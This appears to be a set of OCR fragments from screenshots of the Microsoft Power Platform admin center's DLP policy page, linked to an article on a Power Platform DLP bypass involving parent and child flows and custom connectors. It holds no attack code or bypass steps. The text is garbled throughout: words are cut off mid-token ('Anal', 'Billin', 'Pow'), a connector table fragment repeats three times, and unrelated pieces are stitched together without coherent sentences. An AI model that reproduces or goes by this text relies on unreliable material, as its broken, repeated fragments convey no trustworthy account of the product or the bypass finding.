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
https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/



ed connectors can't be blocked.

nsitive data. Connectors in this group can't share data with connectors in other groups. Unassigned
p here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	N

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

oup can't share data with connectors in other groups. Unassigned

	Blockable	Endpoint config
	No	No
OneDrive for Business	No	N

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

Power Platform admin center

- Home
- Environments
- Anal
- Billin
- Setti
- Reso
- Help
- Data
- Data
- Polic

Pow
Con
Register now

DLP Policies > New Policy

Policy name

Set default group

Search connectors

tors in other groups. Unassigned

	kable	Endpoint config
	No	No
OneDrive for Business	No	N

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Finding #3 – custom connectors

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Connectors

